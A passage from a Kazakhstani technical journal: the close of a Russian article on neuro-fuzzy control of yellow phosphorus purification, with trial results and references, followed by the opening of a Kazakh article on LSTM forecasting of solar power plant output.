Испытания программного обеспечения системы управления процессом отстоя и очистки желтого фосфора проводилось по типовым методикам. В связи с тем, что типовыми методиками предусматривается проведение испытаний в течении лишь 72 часов (что совершенно недостаточно для набора необходимой статистики) руководством завода для оценки ожидаемого экономического эффекта было принято решение о проведении длительных испытаний интеллектуальных алгоритмов оптимального управления. Причем предусматривалась работа оборудования в двух режимах: на первом этапе производились контрольные измерения показателей работы оборудования без учета расчетов алгоритма, а на втором этапе оборудование работало с учетом рекомендаций интеллектуального алгоритма.

Для обеспечения безопасности испытания интеллектуальных алгоритмов осуществлялось в разомкнутом режиме (в режиме советчика).

Промышленные испытания проводились: Первый этап испытаний проводился в течении 21 дня, при этом осуществлялся лишь контроль показателей работы отстойника без участия управляющего компьютера в работу оборудования, а на втором этапе промышленных испытаний интеллектуальных моделей (алгоритмов) управления в течении 14 дней операторы цеха выполняли указания компьютера (как советчика) в режиме реального времени.

Сравнительный анализ показал положительные оценки предложенных алгоритмов управления: удельный выход готовой продукции увеличился на 5%, а качество товарного желтого фосфора улучшилось на 3% .

Выводы. Целью настоящего исследования является разработка и промышленные испытания интеллектуальных моделей (алгоритмов) управления технологическим процессом очистки фосфора от органики и мышьяка в оптимальных режимах, с получением высококачественного маломышьяковистого фосфора. Проведенные исследования алгоритмов и их промышленные испытания показали, что поставленная цель была достигнута.

В результате проведенной работы были получены

следующие результаты:

- синтезированы и исследованы интеллектуальные модели, описывающие поведение шлама и фосфора в отстойниках с использованием трех технологий: нечетких и нейронечетких алгоритмов и нейронных сетей с использованием полученных в ходе «мысленных» экспериментов ПФЭ для трех входных и одной выходной переменных: X_1 - температура фосфора (70° - 80° C); X_2 - соотношение «шлам: P₄» (60%-40%); X_3 - температура горячей воды в рубашку отстойника (70° C- 95° C); Y - длительность отстоя.

- проведены исследования всех трех интеллектуальных моделей управления на их адекватность, как оказалось нейро-нечеткие модели показали высокую точность и описывают физико-химические закономерности процесса отстоя.

- промышленные испытания интеллектуальных алгоритмов показали положительные результаты: удельный выход готовой продукции увеличился на 5%, а качество товарного желтого фосфора улучшилось на 3%.

Проведенные исследования и промышленные испытания интеллектуальных алгоритмов управления показали, что предложенные методы можно использовать для синтеза аналогичных алгоритмов управления любыми технологическими процессами.

Источник финансирования: Грантовое финансирование Министерством науки и высшего образования по проекту ИРН AP19674691 «Разработка, исследование и промышленные испытания математических моделей и интеллектуальных алгоритмов управления процессами производства фосфорной кислоты высшего качества».

Литература

1. Авторское свидетельство № 985. Метод синтеза оптимальных систем управления технологическими процессами / Сулейменов Б.А., Сугурова Л.А., Сулейменов А.Б. опубл. от 28 мая 2015 г.
2. Авторское свидетельство № 986. Методика создания автоматизированной системы оперативной диагностики состояния технологического оборудования (производство науки) / Сулейменов Б.А., Сугурова Л.А., Сулейменов А.Б. опубл. от 28 мая 2015 года.
3. Авторское свидетельство № 0665. Метод синтеза системы оперативной диагностики состояния турбоагрегатов тепловых электростанций (производство науки) / Сулейменов Б.А., Сулейменов А.Б. опубл. от 12 апреля 2016 года.
4. Леоненков А.В. Нечеткое моделирование в среде MATLAB и fuzzTECH / А.В. Леоненков. - СПб.: БХВ-Петербург, 2003. - 736 с.
5. Data Democracy: At the Nexus of Artificial Intelligence, Software Development and Knowledge Engineering Edited by Feras A. Batarseh. // Academic Press. - 2020, -Vol.2, No 1. - pp..266.
6. Abdel-Ghafar H.M., Abdel-Aal E.A., Ibrahim M.A.M., El-Shall H., Ismail A.K. Purification of high iron wet-process phosphoric acid via oxalate precipitation method // Hydrometallurgy. - 2019.- Vol. 184. - pp. 1-8.
7. Aguel S., Meddeb Z., Jeday M.R. Parametric study and modeling of cross-flow heat exchanger fouling in phosphoric acid concentration plant using artificial neural network // Journal of Process Control. - 2019.- Vol. 84. - pp.133-145.
8. Suleimenov B. A., Sugurova L. A., Suleimenov A. B. Intelligent systems of optimal control and operational diagnostics (methods of synthesis and application) // Shikula: Almaty 2016. - P.207.
9. Offermans T., Szymańska E., Buydens L.M.C., Jansen J.J. Synchronizing process variables in time for industrial process monitoring and control // Computers & Chemical Engineering. -2020. Vol. 140. - pp.25-28.
10. Rafiei M., Ricardez-Sandoval L.A. Integration of design and control for industrial-scale applications under uncertainty: a trust region approach. Computers & Chemical Engineering. - 2020. Vol. 141. - pp.25-27.
11. Khamparia A., Pandey B., Pandey D. K., Gupta D., Khanna A., Hugo V. Comparison of RSM, ANN and fuzzy logic for extraction of oleonolic acid from ocimum sanctum // Computers in Industry. - 2020.- Vol. 117. - pp.24-26.
12. Silhavy F., Radek T. Artificial Intelligence and Algorithms in Intelligent Systems. Editors: Proceedings of 7th Computer Science On-line Conference 2018. Vol. 2, - P.118-121.
13. Silhavy F., Radek T. Cybernetics and Automation Control Theory Methods in Intelligent Algorithms. Proceedings

-
- of 8th Computer Science On-line Conference 2019. Vol. 3. - pp.19-21.
14. Yang Li, Jianhua Zhang, Wu Qiong. Adaptive Sliding Mode Neural Network Control for Nonlinear Systems. Emerging Methodologies and Applications in Modelling // Academic Press - 2018. Vol.1. - pp.186
15. Mark K., Robert O. Software Engineering for Embedded Systems. // Newnes. - 2019.- 645 p.
ISBN-13978-0128094488
16. Chang D, Liu J, Mao N, Ge S. Measurement and analysis of virgin-rock temperature in Huanren metal mine. In: Proceedings of the Third International Symposium on Mine Safety Science and Engineering.- 2016 Aug 13-19.- Montreal, QC, Canada. - 2016. - 204-207 pp.
17. Trabelsi W., Tlili A. Phosphoric acid purification through different raw and activated clay materials (Southern Tunisia). Journal of African Earth Sciences. - 2017. Vol. 129, - P.647-658.
18. Paulino N.M.G., Foo M., Kim J., Bates D.G. On the stability of nucleic acid feedback control systems. Automatica. - 2020. Vol. 119. - 67-68 pp.
19. He G., Dang Y., Zhou L., Dai Y., Que Y., Ji X. Architecture model proposal of innovative intelligent manufacturing in the chemical industry based on multi-scale integration and key technologies. Computers & Chemical Engineering. - 2020. Vol. 141. - 45-48 pp.

References

1. Avtorskoe svidetel'stvo № 985. Metod sinteza optimal'nyh sistem upravlenija tehnologicheskimi processami / Sulejmenov B.A., Sugurova L.A., Sulejmenov A.B. opubl. ot 28 maja 2015 g.
2. Avtorskoe svidetel'stvo № 986. Metodika sozdanija avtomatizirovannoj sistemy operativnoj diagnostiki sostojanija tehnologicheskogo oborudovanija (proizvedenie nauki) / Sulejmenov B.A, Sugurova L.A., Sulejmenov A.B. opubl. ot 28 maja 2015 goda.
3. Avtorskoe svidetel'stvo № 0665. Metod sinteza sistemy operativnoj diagnostiki sostojanija turboagregatov teplovyh jelektrostantsij (proizvedenie nauki) / Sulejmenov B.A., Sulejmenov A.B. opubl. ot 12 aprilja 2016 goda.
4. Leonenkov A.V. Nechetkoe modelirovanie v srede MATLAB i fuzzTECH / A.V. Leonenkov. - SPb.: BHV-Peterburg, 2003. - 736 s.
5. Data Democracy: At the Nexus of Artificial Intelligence, Software Development and Knowledge Engineering Edited by Feras A. Batarseh. // Academic Press. - 2020, -Vol.2, No 1. - pp.,266.
6. Abdel-Ghafar H.M., Abdel-Aal E.A., Ibrahim M.A.M., El-Shall H., Ismail A.K. Purification of high iron wet-process phosphoric acid via oxalate precipitation method // Hydrometallurgy. - 2019.- Vol. 184. - pp. 1-8.
7. Aguel S., Meddeb Z., Jeday M.R. Parametric study and modeling of cross-flow heat exchanger fouling in phosphoric acid concentration plant using artificial neural network // Journal of Process Control. - 2019.- Vol. 84. - pp.133-145.
8. Suleimenov B. A, Sugurova L. A., Suleimenov A. B. Intelligent systems of optimal control and operational diagnostics (methods of synthesis and application) // Shikula: Almaty 2016. - P.207.
9. Offermans T., Szymańska E., Buydens L.M.C., Jansen J.J. Synchronizing process variables in time for industrial process monitoring and control // Computers & Chemical Engineering. -2020. Vol. 140. - pp.25-28.
10. Rafiei M., Ricardez-Sandoval L.A. Integration of design and control for industrial-scale applications under uncertainty: a trust region approach. Computers & Chemical Engineering. - 2020. Vol. 141. - pp.25-27.
11. Khamparia A., Pandey B., Pandey D. K., Gupta D., Khanna A., Hugo V. Comparison of RSM, ANN and fuzzy logic for extraction of oleonolic acid from ocimum sanctum // Computers in Industry. - 2020.- Vol. 117. - pp.24-26.
12. Silhavy F., Radek T. Artificial Intelligence and Algorithms in Intelligent Systems. Editors: Proceedings of 7th Computer Science On-line Conference 2018. Vol. 2, - P.118-121.
13. Silhavy F., Radek T. Cybernetics and Automation Control Theory Methods in Intelligent Algorithms. Proceedings of 8th Computer Science On-line Conference 2019. Vol. 3. - pp.19-21.

14. Yang Li, Jianhua Zhang, Wu Qiong. Adaptive Sliding Mode Neural Network Control for Nonlinear Systems. Emerging Methodologies and Applications in Modelling // Academic Press - 2018. Vol.1. - pp.186
15. Mark K., Robert O. Software Engineering for Embedded Systems. // Newnes. - 2019.- 645 p. ISBN-13978-0128094488
16. Chang D, Liu J, Mao N, Ge S. Measurement and analysis of virgin-rock temperature in Huanren metal mine. In: Proceedings of the Third International Symposium on Mine Safety Science and Engineering.- 2016 Aug 13-19.- Montreal, QC, Canada. - 2016. - 204-207 pp.
17. Trabelsi W., Tlili A. Phosphoric acid purification through different raw and activated clay materials (Southern Tunisia). Journal of African Earth Sciences. - 2017. Vol. 129, - P.647-658.
18. Paulino N.M.G., Foo M., Kim J., Bates D.G. On the stability of nucleic acid feedback control systems. Automatica. - 2020. Vol. 119. - 67-68 pp.
19. He G., Dang Y., Zhou L., Dai Y., Que Y., Ji X. Architecture model proposal of innovative intelligent manufacturing in the chemical industry based on multi-scale integration and key technologies. Computers & Chemical Engineering. - 2020. Vol. 141. - 45-48 pp.

Сведения об авторах

Сулейменов Б. А. - доктор технических наук, профессор, Казахский национальный исследовательский технический университет имени К.И. Сатпаева, e-mail: b.suleimenov@satbayev.university;

Жайлымысова Г. Т. - докторант, Казахский национальный исследовательский технический университет имени К.И. Сатпаева, e-mail: g.zhailymyssova@satbayev.university

Information about the authors

Suleimenov B. A. - Doctor of Technical Sciences, Professor of the K.I. Satbayev Kazakh National Research Technical University, e-mail: b.suleimenov@satbayev.university

Zhailymyssova G. T. - Doctoral student, K.I. Satpayev Kazakh National Research Technical University, e-mail: g.zhailymyssova@satbayev.university

LSTM МОДЕЛІН ҚОЛДАНА ОТЫРА ФОТОЭЛЕКТРЛІК ЭЛЕКТР СТАНЦИЯЛАРЫНЫҢ ЭЛЕКТР ЭНЕРГИЯСЫН ӨНДІРУДІ ҚЫСҚА МЕРЗІМДІ БОЛЖАУ

Г.Ж. Таганова^{1,2*}, Д.А. Тусупов¹, В.Войчик³, А.А. Абдилдаева⁴, Т.Ж. Ермек⁵

¹Гумилев атындағы Еуразиялық ұлттық университеті, Астана, Қазақстан,

²Астана халықаралық университеті, Астана, Қазақстан,

³Люблин техникалық университет, Люблин, Польша,

⁴«Гұмарбек Дәукеев атындағы Алматы энергетика және байланыс университеті» КЕАҚ,
Алматы, Қазақстан,

⁵Халықаралық Ақпараттық Технологиялар Университеті, Алматы, Қазақстан,
e-mail: guldana.kileuzhanova@gmail.com

Бұл мақала Машиналық оқыту әдістерін қолдана отырып, ашық көздерден алынған метеорологиялық мәліметтер негізінде фотоэлектрлік электр станцияларының электр энергиясын өндіруді болжау мәселесіне арналған. Мақалада ұсынылған мәселені шешу үшін бар метеорологиялық деректер көздеріне шолу және оларды өңдеудің ықтимал әдістері, сондай-ақ күн энергиясын өндіруді бір күн бұрын болжау үшін машиналық оқыту әдістемесінің архитектурасы негізінде құрылған жеңілдетілген LSTM алгоритмі берілген.

Түйін сөздер: LSTM, машиналық оқыту әдістері, фотоэлектрлік электр станциялары, қысқа мерзімді болжау.

КРАТКОСРОЧНОЕ ПРОГНОЗИРОВАНИЕ ВЫРАБОТКИ ЭЛЕКТРОЭНЕРГИИ ФОТОЭЛЕКТРИЧЕСКИМИ ЭЛЕКТРОСТАНЦИЯМИ С ИСПОЛЬЗОВАНИЕМ

МОДЕЛИ LSTM

Г.Ж. Таганова^{1,2*}, Д.А. Тусупов¹, В.Войчик³, А.А. Абдильдаева⁴, Т.Ж. Ермек⁵

¹Евразийский национальный университетим. Л.Н. Гумилева, Астана, Казахстан,

²Международный университет Астана, Астана, Казахстан,

³Люблинский технический университет, Люблин, Польша,

⁴Алматинский университет энергетика и связи имени Гумарбека Даукеева, Алматы, Казахстан,

⁵Международный университет информационных технологий
e-mail: guldana.kileuzhanova@gmail.com

Статья посвящена проблеме прогнозирования выработки электроэнергии фотоэлектрическими электростанциями на основе метеорологических данных из открытых источников с использованием методов машинного обучения. Для решения предложенной в статье задачи дается обзор существующих метеорологических источников данных и возможных методов их обработки, а также упрощенный алгоритм LSTM, созданный на основе архитектуры методологии машинного обучения для прогнозирования выработки солнечной энергии на день раньше.

Ключевые слова: LSTM, методы машинного обучения, фотоэлектрические электростанции, краткосрочное прогнозирование.

SHORT-TERM FORECASTING OF ELECTRICITY GENERATION BY PHOTOVOLTAIC POWER PLANTS USING THE LSTM MODEL

G.Taganova^{1,2*}, D.A. Tussupov¹, V.Voychik³, A.A.Abdildaeva⁴, T.Zh.Yermek⁵

¹L.N. Gumilyov Eurasian National University, Astana, Kazakhstan,

²Astana International University, Astana, Kazakhstan,

³Lublin Technical University, Lublin, Poland,

⁴Almaty University of Power Engineering and Telecommunications named after Gumarbek Daukeyev, Almaty, Kazakhstan,

⁵International University of Information Technology,

e-mail: guldana.kileuzhanova@gmail.com

This article is devoted to the problem of forecasting electricity generation by photovoltaic power plants based on meteorological data from open sources using machine learning methods. To solve the problem proposed in the article, an overview of existing meteorological data sources and possible methods of processing them is given, as well as a simplified LSTM algorithm based on the architecture of the machine learning methodology for predicting solar energy generation a day earlier.

Keywords: LSTM, machine learning methods, photovoltaic power plants, short-term forecasting.

Кіріспе. Күн жердегі жаңартылатын энергияның ең қуатты көзі ретінде планетаны бір күнде адамзаттың жылдық энергия тұтынуынан асатын энергиямен қамтамасыз етеді. Энергияның бұл түрі электр энергиясын өндіруде ғана емес, сонымен қатар жылыту, тұрғын үй және өндірістік үй-жайларды жарықтандыру, сондай-ақ суды жылытуда кеңінен қолданылады.

Орталық Азиядағы ең ауқымды ел болып табылатын Қазақстан күн энергетикасын дамыту үшін айтарлықтай әлеуетке ие. Елде күн энергиясын өндірудің күтілетін көлемі жылына 2,5 миллиард кВт / сағ жетуі мүмкін. Оның аумағының 70% - ға жуығы күн шуақты күндер көп болатын аймақтарда орналасқандығына байланысты Қазақстан Күн энергиясын тиімді пайдаланудың барлық алғышарттарына ие. Елдің әр түрлі аймақтарындағы күн сәулесінің орташа жылдық ұзақтығы 2800-ден 3000 сағатқа дейін өзгереді, ал Күн радиациясының жылдық түсімі кем дегенде $19 \cdot 10^{17}$ ккал құрайды [1].

ANN 1980 жылдан бастап зерттеушілер арасында танымал болды және болжауды қоса алғанда, әртүрлі салаларда сәтті қолданылды. Олар әсіресе фотоэлектрлік энергияны өндіруді болжауда тиімді, мұнда олар метеорологиялық деректерді ескеру қабілетінің арқасында жоғары дәлдікті қамтамасыз етеді. Бұл шолу күн энергиясын болжау әдістемелері туралы кең түсінік береді, олардың әртүрлі жағдайларда қолданылуына баса назар аударады [2]. Мақала сала қатысушыларының алдында тұрған қиындықтарды талқылайды және бұл фотоэлектрлік саланың тұйық циклінде инновацияларды енгізудің болашақ мүмкіндіктерін білдіреді деп мәлім-

дейді [3]. Фотоэлектрлік энергияны болжау бастамаларының болашағы туралы, әсіресе гибриді жасанды нейрондық желілер мен эволюциялық алгоритмдерді қолдану арқылы қорытындылар жасалды [4]. Мақалада ЖЭК-тен электр энергиясын өндіруді болжау модельдерінің күшті және әлсіз жақтары, мүмкіндіктері мен қауіптері көрсетілген [5]. Бұл мақала күнді болжау саласындағы зерттеулердің бағысы туралы кең шолу жасайды және дәлдікті жақсарту үшін *ins* пайдалану және гибриді модельдерге қажеттілік сияқты маңызды аспектілерді көрсетеді [6]. Бұл мақалада күн энергиясын болжаудың заманауи тәсілдеріне шолу жасалады, бұл белгілі бір орынға сәйкес болжау моделін таңдау қажеттілігін көрсетеді [7]. Бұл шолу таза энергияны басқару жүйелерінің заманауи қажеттіліктеріне бағытталған фотоэлектрлік қуатты болжау туралы кең ақпарат береді [8]. Зерттеу элементтері болжаудың маңыздылығын және фотоэлектрлік жүйелердің тиімділігіне әсер ететін факторларды көрсететін мақаланың негізгі аспектілерін білдіреді [9]. Бұл шолу электр энергетикасындағы болжау әдістері туралы жан-жақты түсінік береді және нақты жағдайлар мен талаптарға сәйкес әдісті таңдауда қолданылуы мүмкін [10]. Бұл мақала жел және толқын энергетикасы саласында терең оқытуды қолданудың әртүрлі аспектілеріне жүйелі шолу жасайды және олардың әртүрлі қолданбалардағы әлеуетін көрсетеді [11]. Бұл зерттеу Күн энергиясын болжаудың заманауи әдістеріне кең шолу жасайды, бұл әртүрлі тәсілдердің артықшылықтары мен шектеулерін түсінуге мүмкіндік береді [12]. Бұл зерттеу Күн энергиясын болжаудың заманауи әдістеріне кең шолу жасайды, әртүрлі тәсілдердің артықшылықтары мен

шектеулерін түсінуге мүмкіндік береді [13]. Мақала болжау әдістеріне жан-жақты шолуды ұсынады және LSTM және RNN сияқты заманауи Машиналық оқыту әдістерін қолданудың өзектілігін көрсетеді [14]. Мақала күн энергиясын ескере отырып, электр энергиясы нарығындағы операцияларды дамытуға зерттеулердің қосқан үлесін атап өтуге және осы саладағы қосымша зерттеулер мен практикалық қосымшалардың бағыттарын көрсетуге бағытталған [15]. Шолу ғалымдар мен инженерлерге белгілі бір қолдану сценарийіне сәйкес келетінін таңдау үшін күн белсенділігін болжаудың әртүрлі үлгілерінің сипаттамаларын талдау үшін ақпарат береді [16]. Мақалада жаңартылатын энергия көздерін электр энергетикасы секторына біріктіру контекстінде жел мен күн энергиясын болжау үшін машиналық оқыту (ML) әдістерін қолдану қарастырылады [17]. Зерттеу терең оқыту үлгілері, әсіресе LSTM, күн энергиясы мен фотоэлектрлік қуатты дәл болжау үшін перспективалық шешім екенін көрсетеді [18]. Зерттеу дәстүрлі энергия ресурстарын қамтамасыз етудегі белгісіздік жағдайында жаңартылатын энергияны пайдаланудың нақты болжамдарын қамтамасыз ету мақсатында ML-дің әртүрлі тәсілдерін, әсіресе ANNs-ті зерттеуге бағытталған [19]. Мақала авторлары электр желісін диспетчерлеуді оңтайландыру үшін қысқа мерзімді болжауға назар аудара отырып, күн фотоэлектрлік жүйесінің шығыс қуатын болжау алгоритмдерін жасады [20]. Мақалада жүйенің сенімділігі мен жаңартылатын энергия көздерін біріктіру үшін болжау дәлдігінің маңыздылығын көрсете отырып, машиналық оқытуға бағытталған күн фотоэлектрлік қуатын болжау әдістеріне шолу жасалады [21]. Мақалада машиналық оқытуды және нейрондық желілердің түрлерін пайдалануды жарықтандыру арқылы фотоэлектрлік жүйенің шығыс қуатын дәл болжаудың маңыздылығы талқыланады. Шектеулерді еңсерудің маңыздылығы және кіріс параметрлері мен уақыт ажыратымдылығына байланысты болжау тиімділігін бағалау атап өтіледі [22]. Шолу күн энергиясын болжаудың маңыздылығын көрсетеді және әртүрлі әдістерді, соның ішінде сандық ауа райы болжамдарын, машиналық оқыту алгоритмдерін және тиімді ансамбльдік үлгілерді қарастырады [23]. Мақалада қысқа мерзімді болжамға және олардың тиімділігіне назар аудара отырып, болжау модельдеріне кең шолу жасай отырып, күн мен жел энергиясын негізгі электр желілеріне сәтті біріктіру үшін болжаудың маңыздылығы қарастырылады [24]. Зерттеу энергия жүйелеріндегі кө-

пөлшемді болжау үшін терең оқытудың жаңа жаһандық модельдерінің тиімділігі туралы шолуды ұсынады, олардың қолданылуы мен шектеулеріне баса назар аударады [25]. Ұсынылған зерттеу нақты деректерде олардың жоғары дәлдігін дәлелдейтін жаңа әдістерді қолдана отырып, тұрғын үйлердегі электр жүктемесін болжаудың тиімді модельдерін әзірлейді [26]. Мақалада жасанды нейрондық желілерді пайдалануға баса назар аудара отырып, күн белсенділігін болжаудың әртүрлі үлгілері қарастырылады және талданады және гибридті және алдын ала деректерді өңдеу арқылы олардың дәлдігін жақсарту әдістері ұсынылған [27]. Бұл мақалада электр жүктемесін болжау әдістері мен модельдеріне шолу жасалды (ELF). Elf болжамы Электр энергетикасы саласындағы электр қуатын жоспарлау мен электр жүйелерін басқаруға әсер ететін негізгі процесс болып табылады. Авторлар уақыт шеңбері, кіріс, нәтижелер және шығындар сияқты критерийлерді ескере отырып, шамамен 45 ғылыми жұмысты талдады. Нәтижелер модельдердің қарапайымдылығына қарамастан, регрессиялық талдау ұзақ мерзімді болжау үшін тиімді болып қала беретінін көрсетеді. Қысқа мерзімді болжамдар үшін жасанды нейрондық желілер (ANN), тірек векторлық машиналар (SVM) және анық емес логика сияқты Машиналық оқыту модельдеріне артықшылық беріледі [28]. Статистикалық әдістермен салыстырғанда, ANN деректер арасында күрделі және сызықтық емес байланыс бар жағдайларда қолайлы және алдын ала болжамдарды қажет етпейді. Бұл желілер дәлдіктің жоғары деңгейін қамтамасыз ететін фотоэлектрлік энергияны болжау зерттеулерінде кеңінен қолданылады [29].

Әдістер мен материалдар. Ұзақ мерзімді қысқа мерзімді жад (LSTM) - ұзақ мерзімді қатынастарды зерттеуге қабілетті рекурсивті нейрондық желі архитектурасының бірегей түрі. Бұл модельді алғаш рет 1997 жылы Зепп Хохрейтер мен Юрген Шмидхубер енгізді және уақыт өте келе көптеген зерттеушілердің еңбектері арқылы дамыды және таратылды. LSTM көптеген мәселелерді шешу үшін сәтті қолданылады және бүгінгі күні көптеген салаларда белсенді қолданылады.

LSTM архитектурасы бірнеше негізгі компоненттерден тұрады:

- Ұяшық күйі (Cell State): бұл уақыт өте келе ақпаратты жіберетін негізгі LSTM жады. Ол ақпаратты ұзақ уақыт сақтай алады және ақпаратты қосу немесе жою мүмкіндігіне ие (*I*).

$$cell\ state\ c_t = f_t c_{t-1} + i_t g(W_{cx}x_t + W_{ch}h_{t-1} + b_c) \quad (1)$$

- Ұмыту қақпасы (Forget Gate): бұл қақпа тордың алдыңғы күйінен қандай ақпаратты ұмытып кету керектігін шешеді. Ол кіріске ағымдағы кірісті және алдыңғы жасырын күйді қабылдайды және ұяшық күйіндегі әрбір элемент үшін 0-ден 1-ге дейінгі мәнді береді. 0 мәні толық ұмытуды білдіреді, ал 1 мәні ақпараттың толық сақталуын білдіреді.

$$forget\ gate\ f_t = \delta(W_{fx}x_t + W_{fh}h_{t-1} + W_{fc}c_{t-1} + b_f) \quad (2)$$


- Кіру қақпасы (Input Gate): бұл қақпа ұяшық күйіне қандай ақпарат қосу керектігін шешеді. Ол кіріске ағымдағы кірісті және алдыңғы жасырын күйді қабылдайды және жасуша күйіндегі әрбір элемент үшін 0-ден 1-ге дейінгі мәнді береді. 0 мәні толық елеменуді білдіреді, ал 1 мәні ақпараттың толық қосылуын білдіреді.

$$input\ gate\ i_t = \delta(W_{ix}x_t + W_{ih}h_{t-1} + W_{ic}c_{t-1} + b_i) \quad (3)$$

- Шығу қақпасы (Output Gate): бұл қақпа ұяшық күйінен қандай ақпаратты шығару керектігін шешеді. Ол кіріске ағымдағы кірісті және алдыңғы жасырын күйді қабылдайды және ұяшық күйіндегі әрбір элемент үшін 0-ден 1-ге дейінгі мәнді береді. 0 мәні толық елеменуді білдіреді, ал 1 мәні ақпараттың толық шығуын білдіреді.

$$output\ gate\ o_t = \delta(W_{ox}x_t + W_{oh}h_{t-1} + W_{oc}c_t + b_o) \quad (4)$$

Мұнда белгісі ReLU белсендіру функциясын білдіреді. Жады блогы үш элементтен тұрады: кіру қақпасы, шығу қақпасы және ұмыту қақпасы. Үш қақпаның шығуы i_t , o_t , f_t , белгілерімен көрсетілген. Әрбір ұяшық немесе жады блогы үшін c_t , h_t белсендіру векторлары көрсетіледі. W матрицалары мен b векторлары кіру қақпасы, шығу қақпасы және жад блогы арасындағы байланыстарды құру үшін қолданылады.



1-сурет - LSTM архитектурасы

LSTM жұмыс процесін келесідей сипаттауға болады:

- LSTM кірісіне кіріс тізбегі беріледі.
- Әрбір реттілік элементі үшін LSTM ағымдағы кірісті және алдыңғы жасырын күйді қабылдайды.
- Қақпалардың көмегімен LSTM қандай ақпаратты ұмыту, қосу және ұяшық күйінен шығару керектігін шешеді.
- LSTM шығысы ағымдағы жасырын күй мен ұяшық күйінен тұрады.
- LSTM шығыс ақпаратты болжау, жіктеу немесе басқа Машиналық оқыту тапсырмаларды үшін пайдаланылады.

LSTM архитектурасы дәйекті деректердегі қысқа, ұзақ мерзімді болжауға мүмкіндік береді және табиғи тілді өңдеу, сөйлеуді тану және музыкалық модельдеу сияқты салаларда сәтті қолданылады.

1-суретте ұсынылып отырған кескін Түзетілген Сызықтық Блокты (ReLU) белсендіру функцияларын қамтитын Ұзақ Мерзімді Қысқа Мерзімді Жад ұяшығының (LSTM) өзгертілген нұсқасы болып табылады.

Блоктағы үш сызықты емес қақпаның бірі-көбейту арқылы активтендіру ұяшықтары арқылы ақпараттың ішке және сыртқа қозғалысын басқаратын жиынтық блок. Жад ұяшығының қайталанатын байланысының өзі кіріс және шығыс ұяшықтарының қақпаларына көбейтіледі. Екінші жағынан, ұмыту қақпасы алдыңғы күйді екі есе арттырады (жад ұя-

шығының қайталанатын қосылымы) және бұрынғы күйіңізді ұмыту немесе еске түсіру үшін белсендіру функциясын пайдаланады [30].

Бұл ғылыми мақалада қолданылған ақпарат елдер/технологиялар бойынша орнатылған қуаттылық деректері, жеке электр станциялары (тұрақты және жанартылатын) және уақыт сериялары деректері бар open Power System Data тегін платформасынан алынған.


Мысал ретінде 2016 жылғы Германияда орналасқан күн сәулесі панелдерінен өндірілетін энергия қуаты туралы ақпарат, сонымен қатар ашық көздерден алынған метеорологиялық деректер қолданылды. Атап айтқанда, біз екі деректер жиынтығын қолданамыз:

https://data.open-power-system-data.org/weather_data/2017-07-05 [31].

https://data.open-power-system-data.org/time_series/ [32].

Нәтижелер және талқылау. Төменде көрсетілген бастапқы деректер параметрлерінің көмегімен күн электр энергиясын өндіру корреляциясы 2-суретте көрсетілген. Суретте көрсетілгендей күн электр энергиясын өндірудегі ең үлкен корреляция температура 0,5, күннің шыққанын көрсететін белгі 0,6, уф-индекс 1-ге тең.

Екі моделді қолдана отыра тәжірибе жасалды, яғни барлық деректермен (5) және корреляциясы жоғары деректермен(6).



2-сурет - Корреляция коэффициенттерінің матрицасы

T – температура, °C;
 s – күннің шыққанын көрсететін белгі ($s = 1$ – күн шықты, $s = 0$ – күн шықпады);
 sH – күн шуақтығының ұзындығы, сағ;
 uv –уф-индекс;
 p – жауын шашын мөлшері, мм.

$$meteo = \{uv, T, p, s, sH\} \quad (5)$$

$$meteo = \{T, s, uv\} \quad (6)$$

Модель ауытқуларын табу үшін RMSE (7), MAE (8) және R^2 (9) қателіктері табылды.

$$RMSE(x', x) = \sqrt{\frac{1}{N} * \sum_{n=1}^N (x'_n - x_n)^2} \quad (7)$$

$$MAE(x', x) = \frac{1}{N} * \sum_{n=1}^N |x'_n - x_n| \quad (8)$$

$$R^2 = 1 - \frac{\sum_{k=1}^N (y_k - y'_k)^2}{\sum_{k=1}^N (y_k - \langle y \rangle)^2} \quad (9)$$

Берілген 1-кестеде екі модельдің салыстырмалы талдауы берілген. Салыстыру үшін Қолданылатын көрсеткіштер Орташа Квадрат Түбір Қатесі (RMSE), Орташа Абсолютті Қате (MAE) және анықтау коэффициенті (R^2) болып табылады. Әрбір метрика бірінші және екінші модель үшін де қарастырылған.

Бірінші модель бойынша RMSE 1034.02, MAE 519.66 және R^2 0.82 мәндерін көрсетеді, бұл болжамдық дәлдіктің жоғары деңгейін және болжам мен нақты мәндер арасындағы байланысты көрсетеді.

Керісінше, екінші модельде R^2 0,58-ден төмен, сонымен қатар RMSE 1568,81 және MAE 669,05-ті көрсетілген. Бұл мәндер екінші модельдің болжамды дәлдігінің төмендігін және бірінші модельмен салыстырғанда болжамды және нақты мәндер арасындағы байланыстың әлсіздігін көрсетеді.

